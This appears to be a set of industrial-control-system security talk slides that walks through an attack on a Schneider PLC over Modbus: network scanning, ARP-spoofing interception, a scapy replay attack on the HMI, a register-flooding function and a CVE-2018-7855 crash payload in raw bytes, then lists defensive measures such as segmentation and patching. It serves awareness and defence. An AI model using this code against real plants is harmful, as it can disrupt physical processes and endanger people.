
# #1. NETWORK SCANNING

- First phase of scanning the Modbus TCP network looking for connected devices.
- Through this phase we are able to retrieve information such as:
  - IP address of the PLC and the terminal
  - firmware versions
  - MAC address of network cards
  - any vulns of the product
  - project data
  - ...

```
ssf > use auxiliary/schneider/modbus_scan
ssf auxiliary(schneider/modbus_scan) > run
[*] Start scanning...
[*] 10.43.10.58:502...
[+] | Vendor name: Schneider Electric
[+] | Network module: BME P58 4020
[+] | CPU module: BME P58 4020
[+] | Firmware: v03.10
[+] | Project name: Progetto
[+] | Project information: V14.1 DESKTOP-HESAOPJ q4bibQP24zM=YYrSY6Q44ldruJhlqiMF5msM2nHcL5a2
[+] | Project revision: v0.0.8
[+] | Project last modified: 12/6/2020 22:54:35
[+] | MAC address: 00:80:f4:14:86:84 (Telemecanique Electrique)
ssf auxiliary(schneider/modbus_scan) >
```

## #2. MAN-IN-THE-MIDDLE

- The architecture includes an ISO level 2 ConneXium switch.
- The ARP spoofing technique allows you to run a MitM, intercepting all the communication (unencrypted...) exchanged between PLC and HMI.



## #3. LEARNING


- Now that our PC is inside the data stream, we can perform **sniffing**.
- The purpose of this phase is to **learn** what informations are exchanged between devices, how often, on which memory registers, etc.
- At the same time, we save (**dumping**) all the data on files for a certain period of time, in order to have a history of the exchange.

```
# Query (HMI -> PLC)
if packet['TCP'].dport == 502:
    # Save ref_num & word_cnt as int for matched response packet
    data_dict[params['trans_id']] = [int(params['reference_num']), int(params['word_cnt'])]

# Response (PLC -> HMI)
elif packet['TCP'].sport == 502:
    # Add new row
    self.matrix = np.vstack((self.matrix, self.matrix[-1]))
    reference_num, word_cnt = data_dict.pop(params['trans_id'])
    data_index = 18 # Modbus data start at byte 63 of TCP/IP packet
```

# #4. REPLAY ATTACK TO HMI

- Trigger the first stage of the attacks:
  - we disconnect the PLC from the HMI in software mode, disabling the **IP forwarding**.
  - we send from our PC to the HMI the data that we have saved on file so that it is convinced that everything is working fine and that the source is the PLC (**replay attack**).



```
# PSH-ACK
if pkt_tcp_flag == 'PA':
    L2 = scapy.Ether(dst=pkt['Ether'].src, src=cfg.Devices.Localhost.MAC, type=0x800)
    L3 = scapy.IP(src=pkt['IP'].dst, dst=pkt['IP'].src, proto=pkt['IP'].proto)
    L4 = scapy.TCP(dport=pkt['TCP'].sport, sport=pkt['TCP'].dport, seq=pkt['TCP'].ack)

    req_data = Network.modbus_parser(pkt)
    req = ''.join([
        req_data['trans_id'],
        req_data['proto_id'],
        req_data['length'],
        req_data['unit_id'],
        req_data['func_code'],
        req_data['reference_num'],
        req_data['word_cnt']])
```

# #5. FLOODING ATTACK TO PLC

- Now let's perform an attack on the PLC, **overwriting the registers and I/O** through a continuous and insistent flow of Modbus requests (**flooding**).
- The result can be catastrophic in a real scenario, as the normal control of the system is altered by forcing outputs and registers with values that can be random or targeted, depending on who carries out the attack (e.g. Stuxnet).


```
def flood_register_values(modbus_ip, seconds, register, register_values):  
    client = ModbusTcpClient(modbus_ip)  
  
    if not client.connect():  
        logger.error("The Modbus server is not running")  
        return  
  
    logger.success("Set the values {} on register {} for {} seconds".format(register_values, register, seconds))  
    time_end = time.time() + seconds  
  
    while time.time() < time_end:  
        client.write_registers(register, register_values)  
  
    client.close()
```

# #6. VULNERABILITY EXPLOITATION

- **CVE-2018-7855:** sending **invalid breakpoint parameters** to the controller via Modbus.
  - The CPU and the Ethernet module go into error mode blocking cycle management and communication; the device requires a reset to restore.
  - **This vulnerability is fixed following the vendor's instructions!**

```
206     if response[9] == 0xfe:
207         # Breakpoint request
208         header = b'\x00\x02\x00\x00\x00\x14\xff\x5a'
209         session = pack("B", response[-1])
210         umas_data = b'\x60\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\x00\x00\x00'
211         payload = header + session + umas_data
212
213     try:
214         logger.info("Send attack to PLC...")
215         send_request(sock, payload, False)
216         logger.success("Command sent!")
217
218         modicon_req_ident = b'\x00\x00\x00\x00\x00\x05\x00\x2b\x0e\x02\x00'
219         response = send_request(sock, modicon_req_ident, True, False)
220
221         if response == -1:
222             logger.success("The PLC seems vulnerable to CVE-2018-7855!")
223         else:
224             logger.warning("The PLC is not vulnerable to CVE-2018-7855...")
```

# DEMO



And so what?



# WE MAKE IT SAFE

## Organizational measures

- Security Assessment
- Approach oriented to cyber risks
- Specific OT/ICS & Awareness training
- Cyber supplier management
- Secure Access Management, policies & procedures

## Technical measures

- Asset Inventory & Vulnerability Scanning
- Network segmentation & monitoring
- Endpoint protection & hardening
- Secure programming of PLCs
- Patching, backups, recovery plans
- Secure remote access



CYBERSECURITY  
NATIONAL  
LABORATORY

NIST


IEC

SANS

# NETWORK SEGMENTATION

IEC 62443 defines segmentation criteria and security levels 1 to 4.

- Divide the infrastructure into zones where the corresponding devices are accessible only to authorized users.
- Each individual segment must contain everything needed for operations, nothing more.
- When properly implemented, it reduces the risk of pivoting.
- The use of OT appliances is a must.



*If you think technology can solve your security problems,  
then you don't understand the problems and you don't  
understand the technology.*

Bruce Schneier (Tor Project)

